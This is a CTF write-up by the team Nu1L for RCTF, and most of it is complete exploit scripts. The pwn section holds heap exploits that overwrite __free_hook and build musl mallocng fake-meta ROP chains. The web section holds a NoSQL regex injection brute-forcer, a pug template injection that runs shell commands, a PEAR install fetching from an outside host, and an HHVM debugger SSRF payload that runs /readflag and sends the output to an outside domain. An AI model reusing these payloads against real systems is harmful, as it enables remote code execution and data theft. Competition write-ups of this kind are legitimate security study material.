RCTF WriteUp By Nu1L

> Author:Nu1L

Pwn

Pokemon

给可达鸭讲话时存在溢出

溢出改下一个chunk的size，利用password来leak，之后改指针来改free_hook

```
from pwn import *
import fuckpy3

context.log_level = 'debug'

# p = process("./Pokemon")
p = remote('123.60.25.24', 8888)

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

def launch_gdb():
    print(pidof(p))
    input()


def xor_str(a,b):
    res = ''
    for i in range(len(a)):
        res += chr(a[i] ^ b[i%8])
    return res.bytes()

def add(type,s=0,idx = 0):
    p.sendlineafter(":","1")
    p.sendlineafter(":",str(type))
    if s != 0:
        p.sendlineafter("?",str(s))
    p.sendlineafter("]",str(idx))

def dele(i,need = False):
    p.sendlineafter(":","2")
    p.sendlineafter("[0/1]",str(i))
    p.sendlineafter("Choice:","1")
    if need:
        p.sendlineafter(']','Y')
p.sendlineafter(":","aaaaa")

# talk
# p.sendlineafter(":","2")
# p.sendlineafter("]","0")
# p.sendlineafter(":","3")
# for i in range(17):
```

```
#     p.send(p64(0xdeadbeef) * 2)
for i in range(7):
    add(1,0x220)
    dele(0)
    add(1,0x300)
    dele(0)
    add(1,0x310)
    dele(0)

add(1,0x220)
add(1,0x300,1)
dele(0)
add(1,0x300,0)
for i in range(5):
    add(1,0x300,1)

dele(0)



add(2)



p.sendlineafter(":","2")
p.sendlineafter("]","0")
p.sendlineafter(":","3")
for i in range(16):
    p.send(p64(0xdeadbeef) * 2)

p.send(p64(0) + p64(4704 + 1))

dele(0,True)
dele(1)
# 01AE9
add(1,0x300)
add(1,0x300,1)
dele(1)

p.sendlineafter(":","3")
p.sendlineafter("]","1")

add(1,0x310,1)
p.sendlineafter(":","3")
p.recvuntil('gem: ')
leak = u64(p.recv(6) + b'\x00\x00') - 2014176
log.info('leak ' + hex(leak))
p.sendlineafter("]","N")
dele(1)
add(1,0x300,0)
add(3,idx=1)
```

```
p.sendlineafter(":","2")
p.sendlineafter("]","1")
p.sendlineafter(":","3")
p.sendline(p8(0xaa)*8 + p64(leak + libc.symbols['__free_hook']  - 3 ))

p.sendlineafter(":","3")
p.sendlineafter("]","Y")
p.recvuntil('password:')
p.send(xor_str(b'sh\x00' + p64(leak + libc.symbols['system']),p8(0xaa)*8  ))
dele(0)
p.interactive()
```

game

小怪那里有个奇怪的uaf，预先填好一个Libc的地址可以leak

```
from pwn import *
import re

import fuckpy3

context.log_level = 'debug'
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
# p = process('./game')
p = remote('123.60.25.24', 20000)

def launch_gdb():
    # print(pidof(p))
    input()


def send_data(s):
    p.sendafter('talk to the dragon?',s)

def heal():
    return p8(2) + p8(1)

def attack():
    return p8(2) + p8(2)

def malloc(s):
    return p8(17) + p8(1) + p8(s)


def calloc(s):
```

```
    return p8(17) + p8(2) + p8(s)

def free():
    return p8(18)

def jg(i1,i2):
    return p8(8) + p8(i1) + p8(i2)

def add(i1,i2):
    return p8(16) + p8(i1) + p8(i2)

def clear_bit(bit,value = 0,idx=0):
    return p8(13) + p8(idx) + p8(bit) + p8(value)


def padding():
    return p8(2) + p8(4)

payload = b''

payload += calloc(0xb0)
payload += heal() * 4
payload += free()
payload += p8(2) + p8(3)*2 + p8(0x20)
payload += p8(2) + p8(0)


for i in range(6):
    payload += calloc(0xb0)
    payload += heal()
    payload += free()
payload += calloc(0xb0)
payload += heal() *4



# child
payload += free()
payload += malloc(0)
payload += attack() * 10
payload += heal()
payload += attack() * 5
payload += heal() * 2
payload += p8(19)
payload += attack()

payload += heal()
payload += p8(6) + p8(0)
payload += heal()
```

```
payload += clear_bit(5)
payload += heal()

payload += clear_bit(4,1,1)
payload += heal()

circle1 = b''
circle1 += heal()
circle1 += heal()
circle1 += jg(2,0)

circle1 += heal()
circle1 += attack()
circle1 += heal()
circle1 += p8(11) + p16(3 + 3+2 +2)
circle1 += heal()
circle1 += add(2,1)
circle1 += heal()
circle1 += p8(9) + p16(0x10000 - 3-3-3-3-8 -2-2-2)
payload += circle1

payload += heal()
payload += padding()
payload += heal()
payload += clear_bit(4)
payload += heal()
payload += clear_bit(4,idx=1)
payload += heal()
payload += clear_bit(4,idx=2)
payload += heal()
payload += clear_bit(3,1,1)
payload += heal()
payload += heal()
payload += circle1

payload += heal()
payload += padding()
payload += heal()


payload += clear_bit(3)
payload += heal()
payload += clear_bit(3,idx=1)
payload += heal()
payload += clear_bit(3,idx=2)
payload += heal()
payload += clear_bit(2,1,1)
payload += heal()
```

```
payload += heal()
payload += circle1

payload += heal()
payload += padding()
payload += heal()


payload += clear_bit(2)
payload += heal()
payload += clear_bit(2,idx=1)
payload += heal()
payload += clear_bit(2,idx=2)
payload += heal()
payload += clear_bit(1,1,1)
payload += heal()
payload += heal()
payload += circle1

payload += heal()
payload += padding()
payload += heal()


payload += p8(19)
payload += heal()
payload += free()
payload += heal()
payload += malloc(0x10)
payload += heal()
payload += malloc(0x10)
payload += heal()
payload += malloc(0x10)
payload += heal()
payload += heal()
payload += malloc(0xe0)
payload += heal()
payload += heal()
payload += free()
payload += free()
payload += free()
payload += free()

p.recvuntil('length:')
p.sendline(str(len(payload)))
p.recvuntil(':')
p.send(payload)

for i in range(8):
```

```
    send_data('aaa\n')

p.recvuntil('dragon\'s attack')

s = p.recvuntil(b'Reprisal')

count1 = len(re.findall(b'Despair',s)) - 3


s = p.recvuntil(b'Reprisal')

count2 = len(re.findall(b'Despair',s))-2

s = p.recvuntil(b'Reprisal')

count3 = len(re.findall(b'Despair',s))-2


s = p.recvuntil(b'Reprisal')

count4 = len(re.findall(b'Despair',s))-2

log.info('leak libc ' + hex(count1))
log.info('leak libc ' + hex(count2))
log.info('leak libc ' + hex(count3))
log.info('leak libc ' + hex(count4))

leak_libc =  b'\x90' + (chr(count4) + chr(count3) + chr(count2) + chr(count1)).bytes()
+b'\x7f\x00\x00'
leak_libc = u64(leak_libc) - 2014352
log.info('leak libc ' + hex(leak_libc))

send_data(p64(libc.symbols['__free_hook'] + leak_libc ) + b'\n')
# send_data("/bin/sh\n")

send_data(p64(libc.symbols['system']+ leak_libc) + b'\n')
send_data(p64(libc.symbols['system']+ leak_libc) + b'\n')
launch_gdb()
send_data('/bin/sh\n')

# 0x7f061b34f000
p.interactive()
```

sharing

show 和 edit的idx都没有检查

```
from pwn import *

libc = ELF('./libc-2.27.so')
# p = process("./sharing",env={"LD_PRELOAD":"./libc-2.27.so"})
# p = process("chroot . ./sharing".split(' '))
p = remote('124.70.137.88', 30000)
# p = remote('0', 9999)
context.log_level = 'debug'
def launch_gdb():
    context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
    gdb.attach(proc.pidof(p)[0])
def add(i,s):
    p.sendlineafter(':','1')
    p.sendlineafter(':',str(i))
    p.sendlineafter(':',str(s))
def move(i,s):
    p.sendlineafter(':','2')
    p.sendlineafter(':',str(i))
    p.sendlineafter(':',str(s))


def show(i):
    p.sendlineafter(':','3')
    p.sendlineafter(': ',str(i))

def edit(i,s):
    p.sendlineafter(':','4')
    p.sendlineafter(':',str(i))
    p.sendafter(':',s)


add(0,0x500)
add(1,0x500)
move(1,0)
add(2,0x500)
show(2)
p.recvuntil('\x7f\x00\x00')
leak_libc = u64(p.recvuntil('\x7f') + '\x00\x00') - 4111520
log.info("leak libc " + hex(leak_libc))
add(3,0x100)
add(4,0x100)
add(5,0x100)
add(6,0x100)
move(4,3)
move(6,5)
```

```
add(7,0x100)
show(7)
leak_heap = u64(p.recv(6) + '\x00\x00')
log.info('leak heap ' + hex(leak_heap)) # 0x55946d498c50 0x561266f75050



fake_chunk = leak_heap - 2704
# fake_index = 374
fake_index = 566

fake_ptr = p64(fake_chunk + 0x30) + p64(fake_chunk + 0x20)

fake_ptr += p64(fake_chunk + 0x60) + p64(0x0000000100000002) + p64(0x100) +
p64(leak_libc + libc.symbols['__free_hook']) \
    + p64(0)+ p64(0x111)
fake_ptr = fake_ptr.ljust(0x50,'\x00')
fake_ptr += p64(0xdeadbeef) * 8
edit(2,fake_ptr)
edit(fake_index,p64(leak_libc + libc.symbols['system']))
add(8,0x100)
add(9,0x100)
edit(8,'/bin/sh\x00')
move(9,8)
p.interactive()
```

musl

-1随便溢出

```
from pwn import *

def add(idx,size,buf):
    s.sendlineafter(b">>",b"1")
    s.sendlineafter(b"idx?",str(idx).encode())
    s.sendlineafter(b"size?",str(size).encode())

    s.sendafter(b"Contnet?",buf)

def free(idx):
    s.sendlineafter(b">>",b"2")
    s.sendlineafter(b"idx?",str(idx).encode())

def show(idx):
    s.sendlineafter(b">>",b"3")
    s.sendlineafter(b"idx?",str(idx).encode())
# s = process("./r")
```

```python
s = remote("123.60.25.24","12345")

add(0,3,b"A\n")
# add(1,5,b"BBBB")

for i in range(1,14):
    add(i,3,str(i)+"\n")
free(0)

add(14,3,b'1\n')
add(0,0,b'A'*14+p16(0x202)+b"\n")
show(0)

libc = ELF("./libc.so")
libc.address = u64(s.recvuntil("\x7f")[-6:]+b"\x00\x00")-0x298d0a
success(hex(libc.address))
secret_addr = libc.sym['__malloc_context']
free(2)
add(0,0,b'A'*0x10+p64(secret_addr)+p32(0x1000)+b"\n")
show(3)
s.recvuntil(b"Content: ")
secret = u64(s.recv(8))
success(hex(secret))
# add(3,0,b'tttt')

free(4)
free(5)
add(15,0xa9c,'a\n')

fake_meta_addr = libc.address+0x293010
fake_mem_addr = libc.address+0x298df0
fake_mem = p64(fake_meta_addr)+p64(1)

sc = 10 # 0xbc
freeable = 1
last_idx = 1
maplen = 2

fake_meta = p64(libc.sym['__stdin_FILE']-0x18)#next
fake_meta += p64(fake_mem_addr)#priv
fake_meta += p64(fake_mem_addr)
fake_meta += p64(2)
fake_meta += p64((maplen << 12) | (sc << 6) | (freeable << 5) | last_idx)
fake_meta += p64(0)

add(15,0xa9c,b'\x00'*0x550+p64(secret)+p64(0)+fake_meta+b"\n")
add(0,0,b'\x00'*0x20+fake_mem+p64(0)+b"\x00"*0x30+b'\x00'*5+b"\x00"+p16(0x4)+p64(fake_m
em_addr+0xa0)+b"\n")
```

```
free(9)
add(1,0xb0,b'123\n')
free(15)
add(15,0xa9c,'123\n')
fake_meta = p64(libc.sym['__stdin_FILE']-0x18)#next
fake_meta += p64(fake_mem_addr)#priv
fake_meta += p64(libc.sym['__stdin_FILE']-0x10)
fake_meta += p64(2)
fake_meta += p64((maplen << 12) | (sc << 6) | (freeable << 5) | last_idx)
fake_meta += p64(0)

add(15,0xa9c,b'\x00'*0x550+p64(secret)+p64(0)+fake_meta+b"\n")
# gdb.attach(s,"dir ./mallocng\nb *$rebase(0xd16)\nc")

s.sendlineafter(b">>",b"1")
s.sendlineafter(b"idx?",str(0).encode())
s.sendlineafter(b"size?",str(0xb0).encode())


ret = libc.address+0x0000000000000598
pop_rdi = libc.address+0x0000000000014b82
pop_rsi = libc.address+0x000000000001b27a
pop_rdx = libc.address+0x0000000000009328
mov_rsp = libc.address+0x000000000004a5ae
payload =
p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(libc.sym['__stdout_FILE']-64)+p64(pop_rdx)+p64(0x3
00)
payload += p64(libc.sym['read'])
payload = payload.ljust(64,b'\x00')
payload +=
b'A'*32+p64(1)+p64(1)+p64(libc.sym['__stdout_FILE']-64)+p64(ret)+p64(3)+p64(mov_rsp)+b"
\n"
s.send(payload)

payload = b'/home/ctf/flag/flag\x00'
payload = payload.ljust(24,b'\x00')
payload +=
p64(pop_rdi)+p64(libc.sym['__stdout_FILE']-64)+p64(pop_rsi)+p64(0)+p64(libc.sym['open']
)
payload +=
p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(libc.sym['__stdout_FILE']+0x100)+p64(pop_rdx)+p64(
0x50)+p64(libc.sym['read'])
payload +=
p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(libc.sym['__stdout_FILE']+0x100)+p64(pop_rdx)+p64(
0x500)+p64(libc.sym['write'])

s.send(payload)

s.interactive()
```

ezheap

功能里的index都能越界

可以通过got偏移，获得libc的bss段读取写入权限，然后打stdout的虚表微偏移，打到附近的一个虚表，调用puts时会调用free(stdout+固定偏移)，在固定偏移附近布局`;sh\\x00`，再改写free hook。

```
from pwn import *
context.log_level="debug"
p=remote('123.60.25.24',20077)#process("./ezheap")
libc=ELF("./libc.so.6")
sla=lambda y,x:p.sendlineafter(y,x)
def leakoff(off):
    #base 0xf7fcc5c0 free_hook:0xf7fcd8d0 stdout:0xf7fccd80
    sla("choice>>","3")
    sla("type ","3")
    sla("idx>>","-2071")
    sla("_idx",str(off))
    p.recvuntil("value>>\n")
    return int(p.recvline())
def editoff(off,val):
    sla("choice>>","2")
    sla("type ","3")
    sla("idx>>","-2071")
    sla("_idx",str(off))
    p.recvuntil("value>>")
    p.sendline(str(val))
fvtbl=leakoff(496+148//4)
libc_base=fvtbl-libc.sym['_IO_file_jumps']
print(hex(libc_base))
bin_sh=next(libc.search(b"/bin/sh\x00"))+libc_base
system=libc_base+libc.sym['system']
#gdb.attach(p,"b free\nc\n")
editoff(496,0)
editoff((0xf7fcd8d0-0xf7fcc5c0)//4,system)
editoff(496,0)
editoff(496,0)
fvtbl+=0xE0-0x80-8
editoff(496+72//4+1,u32(b';sh\x00'))
editoff(496+148//4,fvtbl)

p.interactive()
```

catch_the_frog

输入是 Native Object Protocols 协议

编译了一份 libnop 的 binary, 对着有符号版本的逆了一下发现 object 的格式是

std::int32_t age_years; std::uint64_t height_inches; std::uint64_t weight_pounds; std::string name;

这样子的结构体

参照 libnop 文档写了个交互c++程序

用下面的binary和python脚本和题目进行交互，剩下的是一个 2.27 的libc堆溢出菜单题

```
#include <cstdint>
#include <iostream>
#include <sstream>
#include <string>
#include <vector>

#include <nop/serializer.h>
#include <nop/structure.h>
#include <nop/utility/stream_writer.h>

#include <array>
#include <cstdint>
#include <iostream>
#include <map>
#include <sstream>
#include <string>
#include <vector>

#include <nop/serializer.h>
#include <nop/utility/die.h>
#include <nop/utility/stream_reader.h>
#include <nop/utility/stream_writer.h>



namespace example {

struct Person {
  std::int32_t age_years;
  std::uint64_t height_inches;
  std::uint64_t weight_pounds;
  std::string name;
  NOP_STRUCTURE(Person, age_years, height_inches, weight_pounds, name);
};

}  // namespace example
```

```
int main(int argc, char** argv) {
  using Writer = nop::StreamWriter<std::stringstream>;
  nop::Serializer<Writer> serializer;
  int32_t opcode;
  uint64_t index;
  uint64_t size;
  std::string input;
  std::cout << "opcode: " << std::endl;
  std::cin >> opcode;
  std::cout << "index: " << std::endl;
  std::cin >> index;
  std::cout << "size: " << std::endl;
  std::cin >> size;
  std::cout << "input: " << std::endl;
  std::cin >> input;

  serializer.Write(example::Person{opcode, index, size, input});
  const std::string data = serializer.writer().stream().str();
  std::cout << data;
}
```

```
from pwn import *

cn = remote("124.70.137.88", 10000)
#cn = process("./catch_the_frog")
def message(opcode, index, size, input):
    p = process("./gg")
    p.sendlineafter("opcode: \n", str(opcode))
    p.sendlineafter("index: \n", str(index))
    p.sendlineafter("size: \n", str(size))
    p.sendlineafter("input: \n", input)
    message = p.recvall()
    return message

def freed(index):
    t = message(0, index, 0 , "a")
    cn.sendlineafter(" a request, length:", str(len(t)))
    cn.sendafter("Reading request:", t)

def create(size):
    t = message(1, 0, size, "a")
    cn.sendlineafter(" a request, length:", str(len(t)))
    cn.sendafter("Reading request:", t)

def read(index, input):
    t = message(2, index, 0, input)
    cn.sendlineafter(" a request, length:", str(len(t)))
    cn.sendafter("Reading request:", t)
```

```
def write(index):
    t = message(3, index, 0, "a")
    cn.sendlineafter(" a request, length:", str(len(t)))
    cn.sendafter("Reading request:", t)

def free(index):
    t = message(4, index, 0, "a")
    cn.sendlineafter(" a request, length:", str(len(t)))
    cn.sendafter("Reading request:", t)

create(0xb0)
create(0xb0)
create(0xb0)
create(0xb0)
create(0xb0)
create(0xb0)
create(0xb0)
create(0xb0) #7
create(0x10)
for i in range(8):
    free(i)

create(0x50) #0
write(0)
cn.recvuntil("Greeting from ")
tmp = cn.recv(6)
addr = u64(tmp + b"\x00\x00")
free_hook = addr + 0x1b98
sys_addr = addr - 0x39c800

print(hex(addr))

create(0x80) #1

create(0x150) #2
create(0x30) #4
create(0x60) #4
create(0x60) #5
for i in range(8):
    freed(2)


read(2, b"b" * 0xf8 + p64(0xa1))
free(4)
free(5)
create(0x90) #4
read(4, b"c" * 0x70 + p64(free_hook))
create(0x60) #5
create(0x60) #6
```

```
print(pidof(cn))
read(6, p64(sys_addr))
read(5, "/bin/sh\x00")
free(5)
success(hex(free_hook))
success(hex(sys_addr))
cn.interactive()
```

unistruct

C++逆向

vector+variant(size=32)

type1=int,type2=float.type3=std string,type4=vector

vector edit时可以选择append，当新size超过vector容量时会用realloc扩容，此时迭代器还指向原来的地址，从而写入[原迭代器地址,新vector空间末尾]这一段的内存

相当于堆段一个地址区间单次任意读写

考虑靠unsorted bin泄漏libc，再靠tcache打free_hook

```
from pwn import *
context.log_level='debug'
context.terminal=["tmux","splitw","-h"]
libc=ELF("libc.so.6")#ELF("/glibc/2.27/64/lib/libc-2.27.so")
p=remote('124.70.137.88',40000)#process("./unistruct")
#gdb.attach(p)
sla=lambda x,y:p.sendlineafter(x.encode('ascii'),y.encode('ascii'))
def alloc(idx,size):
    sla("Choice","1")
    sla("Index",str(idx))
    sla("Type","4")
    sla("Value",str(size))
def free(idx):
    sla("Choice","4")
    sla("Index",str(idx))
def show(idx):
    sla("Choice","3")
    sla("Index",str(idx))
def enter_edit(idx):
    sla("Choice","2")
    sla("Index",str(idx))
def edit0():
    p.recvuntil(b"Old value:")
    return int(p.recvline())
def edit1(val,inplace=False):
    if inplace:
        sla("place","1")
    else:
```

```
        sla("place","0")
    sla("New",str(val))
alloc(0,1) #attack
alloc(1,1) #pad
alloc(5,1) #pad2
alloc(2,512) #unsorted leak
alloc(3,1) #pad
alloc(4,8) #pad2
free(2) #2 in unsorted
free(4) #4 in tcache
free(1) #1 in tcache
'''gdb.attach(p)
p.interactive()
exit(0)'''
enter_edit(0)
for i in range(4):
    edit0(),edit1(0)
for i in range(24):
    v=edit0()
    edit1(v,1)
v=edit0()
edit1(v,1)
v1=edit0()
edit1(v1,1)
leak_libc=((v1<<32)|v)-0x7f5dde669ca0+0x7f5dde27e000
edit0(),edit1(0xCAFEBABE,1) #exit
print(hex(leak_libc))
#gdb.attach(p)
free_hook=leak_libc+libc.sym['__free_hook']
system=leak_libc+libc.sym['system']

alloc(6,1) #victim
alloc(7,16) #realloc target
alloc(8,1)
print("alloc done")
#input()
free(7)
free(6)
enter_edit(0)
for i in range(4):
    edit0(),edit1(0)
#now get victim! at 0x20.2
edit0(),edit1(free_hook&0xffffffff,1)
edit0(),edit1(free_hook>>32,1)
edit0(),edit1(0xCAFEBABE,1) #exit
alloc(9,2)

enter_edit(9)
edit0(),edit1(system&0xffffffff,1)
```

```
edit0(),edit1(system>>32,1)
enter_edit(3)
edit0(),edit1(26739,1)
p.interactive()
```

warmnote

edit处有off by one null

calloc还要诡异的伪造一下meta

```
from pwn import *

def add(size,title,note):
    s.sendlineafter(b">>",b"1")
    s.sendlineafter(b"Size: ",str(size).encode())
    s.sendafter("Title: ",title)
    s.sendafter("Note: ",note)

def show(idx):
    s.sendlineafter(b">>",b"2")
    s.sendlineafter(b"Index: ",str(idx).encode())

def free(idx):
    s.sendlineafter(b">>",b"3")
    s.sendlineafter(b"Index: ",str(idx).encode())

def edit(idx,note):
    s.sendlineafter(b">>",b"4")
    s.sendlineafter(b"Index: ",str(idx).encode())
    s.sendafter(b"Note: ",note)


# s = process("./warmnote")
s = remote("124.70.137.88","20000")
add(0x30,b'A'*16,b'A'*0x30)
add(0x30,b'A'*16,b'A'*0x30)
add(0x30,b'A'*16,b'A'*0x30)
free(0)
free(1)
add(0x30,b'A'*16,b'A'*0x30)
add(0xa9c,b'A'*16,b'dead\n')
show(1)

libc = ELF("./libc.so")
libc.address = u64(s.recvuntil("\x7f")[-6:]+b"\x00\x00")+0x1ff0
success(hex(libc.address))
secret_addr = libc.address+0xb4ac0
s.sendlineafter(b">>",b"666")
```

```
s.sendlineafter(b"[IN]: ",str(secret_addr).encode())
s.recvuntil(b"[OUT]: ")
secret = u64(s.recv(8))
success(hex(secret))
free(2)
free(3)

free(0)

stdin_FILE = libc.address+0xb4180

fake_mem_addr = libc.address-0xac0
fake_meta_addr = libc.address-0xff0

fake_mem = p64(fake_meta_addr)+p64(1)

sc = 10 # 0xbc
freeable = 1
last_idx = 1
maplen = 2

fake_meta = p64(stdin_FILE-0x18)#next
fake_meta += p64(fake_mem_addr)#priv
fake_meta += p64(fake_mem_addr)
fake_meta += p64(2)
fake_meta += p64((maplen << 12) | (sc << 6) | (freeable << 5) | last_idx)
fake_meta += p64(0)

payload = p64(0xdeadbeef)*2+b'\x00'*1344+p64(secret)+b'\x00'*8+fake_meta
add(0xa98,b'A'*16,payload+b"\n")#0
add(0xa9c,b'A'*16,p64(stdin_FILE-0x10)+p64(0)+p64((maplen << 12) | (sc << 6) |
(freeable << 5) | last_idx)+p64(0)+b"\n")#2
# gdb.attach(s,"dir ./mallocng\nb free\nc")
edit(0,payload.ljust(0xa90,b"\x00")+fake_mem[:0x8])
free(2)


add(0xbc,b'A'*16,b"123\n")#0


fake_meta = p64(stdin_FILE-0x18)#next
fake_meta += p64(fake_mem_addr)#priv
fake_meta += p64(stdin_FILE-0x10)
fake_meta += p64(2)
fake_meta += p64((maplen << 12) | (sc << 6) | (freeable << 5) | last_idx)
fake_meta += p64(0)
payload = p64(0xdeadbeef)*2+b'\x00'*1344+p64(secret)+b'\x00'*8+fake_meta+b"\n"
free(0)
```

```
add(0xa9c,b'A'*16,payload)

# gdb.attach(s,"b *$rebase(0x1306)\nc")


s.sendlineafter(b">>",b"1")
s.sendlineafter(b"Size: ",str(0xbc).encode())
s.sendafter("Title: ",b'A'*16)
stdout_FILE=libc.address+0xb4280

ret = libc.address+0x00000000000152a2
pop_rdi = libc.address+0x00000000000152a1
pop_rsi = libc.address+0x000000000001dad9
pop_rdx = libc.address+0x000000000002cdae
mov_rsp = libc.address+0x000000000007b1f5
syscall = libc.address+0x0000000000000238f0
pop_rcx = libc.address+0x0000000000016dd5
pop_rax = libc.address+0x0000000000016a96


payload = p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(stdout_FILE-70)+p64(pop_rdx)+p64(0x300)
payload += p64(libc.sym['read'])
payload = payload.ljust(64,b'\x00')
payload += b'A'*32+p64(1)+p64(1)+p64(stdout_FILE-64)+p64(ret)+p64(3)+p64(mov_rsp)+b"\n"

s.send(payload)



payload = b'./flag\x00'
payload = payload.ljust(30,b'\x00')
payload += p64(pop_rdi)+p64(stdout_FILE-
70)+p64(pop_rsi)+p64(0)+p64(pop_rax)+p64(2)+p64(syscall)
payload +=
p64(pop_rdi)+p64(3)+p64(pop_rsi)+p64(stdout_FILE+0x100)+p64(pop_rdx)+p64(0x50)+p64(libc
.sym['read'])
payload +=
p64(pop_rdi)+p64(1)+p64(pop_rsi)+p64(stdout_FILE+0x100)+p64(pop_rdx)+p64(0x500)+p64(lib
c.sym['write'])

s.send(payload)
s.interactive()
```

Web

ns_shaft_sql

```
#-*-coding=utf-8-*-
import requests
import base64
import threading
s = requests.Session()
url = "http://124.71.132.232:23334/"
def execute(query):
    global s,url
    query = base64.b64encode(query)
    res = s.get(url+"?sql="+query).text
    print(res)
    k = res.split("Your key is ")[1].split('\n')[0].strip()
    return k

def create_func():
    c_query = '''select 123;'''
    print(c_query)
    return execute(c_query)

k = create_func()

l = '''ASCII
CHAR_LENGTH
CHARACTER_LENGTH
CONCAT
CONCAT_WS
FIELD
FIND_IN_SET
FORMAT
INSERT
INSTR
LCASE
LEFT
LENGTH
LOCATE
LOWER
LPAD
LTRIM
MID
POSITION
REPEAT
REPLACE
REVERSE
RIGHT
RPAD
RTRIM
SPACE
```

```
STRCMP
SUBSTR
SUBSTRING
SUBSTRING_INDEX
TRIM
UCASE
UPPER
ABS
ACOS
ASIN
ATAN
ATAN2
AVG
CEIL
CEILING
COS
COT
COUNT
DEGREES
DIV
EXP
FLOOR
GREATEST
LEAST
LN
LOG
LOG10
LOG2
MAX
MIN
MOD
PI
POW
POWER
RADIANS
RAND
ROUND
SIGN
SIN
SQRT
SUM
TAN
TRUNCATE
ADDDATE
ADDTIME
CURDATE
CURRENT_DATE
CURRENT_TIME
CURRENT_TIMESTAMP
```

```
CURTIME
DATE
DATE_ADD
DATE_FORMAT
DATE_SUB
DATEDIFF
DAY
DAYNAME
DAYOFMONTH
DAYOFWEEK
DAYOFYEAR
EXTRACT
FROM_DAYS
HOUR
LAST_DAY
LOCALTIME
LOCALTIMESTAMP
MAKEDATE
MAKETIME
MICROSECOND
MINUTE
MONTH
MONTHNAME
NOW
PERIOD_ADD
PERIOD_DIFF
QUARTER
SEC_TO_TIME
SECOND
STR_TO_DATE
SUBDATE
SUBTIME
SYSDATE
TIME
TIME_FORMAT
TIME_TO_SEC
TIMEDIFF
TIMESTAMP
TO_DAYS
WEEK
WEEKDAY
WEEKOFYEAR
YEAR
YEARWEEK
BIN
BINARY
CASE
CAST
COALESCE
```

```
CONNECTION_ID
CONV
CONVERT
CURRENT_USER
DATABASE
IF
IFNULL
ISNULL
LAST_INSERT_ID
NULLIF
SESSION_USER
SYSTEM_USER
USER
VERSION
ENCRYPT
MD5
OLD_PASSWORD
PASSWORD'''
l = l.split("\n")

for i in l:
    execute("set @@sql_mode:=(select concat(0x22,v) from s  where `k`='"+k+"')/*"+i+"
(1,1,1)*/;")
```

CandyShop

nosql注入+pug模板注入

```
import requests as req

chars = '0123456789abcdef'
ans = ''
j = 0
for pos in range(1,64):
    for ch in chars:
        data = {'username':'rabbit','password[$regex]':'^'+ans+ch+'.*$'}
        res = req.post('http://123.60.21.23:23333/user/login',data )
        #res = req.post('http://127.0.0.1:3000/user/login',data )
        if 'Bad' in res.text:
            ans += ch
            break
    print(pos,ans)
```

跑出密码之后登录

POST /shop/order

username=1&candyname=1&address='+flag=global.process.mainModule.constructor._load('child_process').execSync("cat+/flag").toString()+a='

VerySafe

?list+install+—installroot+/tmp/+http://49.234.52.70:8080/+++++++++++++++$&f=pearcmd&

hiphop

```
hhvm -mserver-dhhvm.server.thread_count=100 -dhhvm.http.default_timeout=1 -
dhhvm.server.connection_timeout_seconds=1 -dhhvm.debugger.vs_debug_enable=1 -
dhhvm.server.port=8080 -dhhvm.repo.central.path=/tmp/hhvm.hhbc -
dhhvm.pid_file=/tmp/hhvm.pid -dhhvm.server.whitelist_exec=true -
dhhvm.server.allowed_exec_cmds[]= -dhhvm.server.request_timeout_seconds=1 -
dopen_basedir=/var/www/html
```

hhvm/4.126.0

```
hhvm.debugger.vs_debug_enable=1
```

to enable the debugging extension

```
hhvm.debugger.vs_debug_listen_port=<port>
```

to optionally change the port the debugger listens on (default:

```
8999
```

)

```
import requests
import urllib
import json
payload =
'''%7b%22command%22%3a%22attach%22%2c%22arguments%22%3a%7b%22name%22%3a%22hhvm%3a%20att
ach%20to%20server%22%2c%22type%22%3a%22hhvm%22%2c%22request%22%3a%22attach%22%2c%22host
%22%3a%22localhost%22%2c%22port%22%3a8998%2c%22remotesiteroot%22%3a%22%2fvar%2fwww%2fpu
blic%2f%22%2c%22localworkspaceroot%22%3a%22%2fvar%2fwww%2fpublic%2f%22%2c%22__configura
tiontarget%22%3a5%2c%22__sessionid%22%3a%22052f86e6-5d6a-4e7c-b049-
a4ffa373b365%22%2c%22sandboxuser%22%3a%22wupco%22%7d%2c%22type%22%3a%22request%22%2c%22
seq%22%3a2%7d%00%7b%22command%22%3a%22initialize%22%2c%22arguments%22%3a%7b%22clientid%
22%3a%22vscode%22%2c%22clientname%22%3a%22visual%20studio%20code%22%2c%22adapterid%22%3
a%22hhvm%22%2c%22pathformat%22%3a%22path%22%2c%22linesstartat1%22%3atrue%2c%22columnsst
artat1%22%3atrue%2c%22supportsvariabletype%22%3atrue%2c%22supportsvariablepaging%22%3at
rue%2c%22supportsruninterminalrequest%22%3atrue%2c%22locale%22%3a%22zh-
cn%22%2c%22supportsprogressreporting%22%3atrue%2c%22supportsinvalidatedevent%22%3atrue%
2c%22supportsmemoryreferences%22%3atrue%7d%2c%22type%22%3a%22request%22%2c%22seq%22%3a1
%7d%00%7b%22command%22%3a%22evaluate%22%2c%22arguments%22%3a%7b%22expression%22%3a%22fi
le%28%27http%3a%2f%2fphp.ebcece08.o53.xyz%2f%3ftest%27%29%3b%22%2c%22context%22%3a%22re
pl%22%7d%2c%22type%22%3a%22request%22%2c%22seq%22%3a3%7d%00'''
```

```
payload = urllib.unquote(payload)
phpcode = '''
$handle = popen("/readflag", "r");
$read = fread($handle, 2096);
file('http://php.ebcece08.o53.xyz/?a='.urlencode($read));
'''
phpcode = json.dumps(phpcode)
payload = payload.replace("\"file('http://php.ebcece08.o53.xyz/?test');\"", phpcode)
print(payload)
payload = urllib.quote(urllib.quote(payload))
payload = "gopher://127.0.0.1:8999/_"+payload

requests.get("http://124.71.132.232:58080/?url="+payload)
```

Easyphp

/login/..;/admin 过nginx，由于flight会自动urldecode一次，%3flogin能过flight对url login字符的判断。

最后读文件路径2次url编码

/login/..;/admin%3flogin=aa&data=%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%36%36%25%36%63%25%36%31%25%36%37

xss it?

bypass DOMPurify 2.3.1，最新版

https://github.com/cure53/DOMPurify/wiki/Security-Goals-&-Threat-Model#non-goals

考虑css反射

https://github.com/dxa4481/cssInjection

?asoul={"compileDebug":1,"filename":"aaaa\u2028function%20escapeFn()
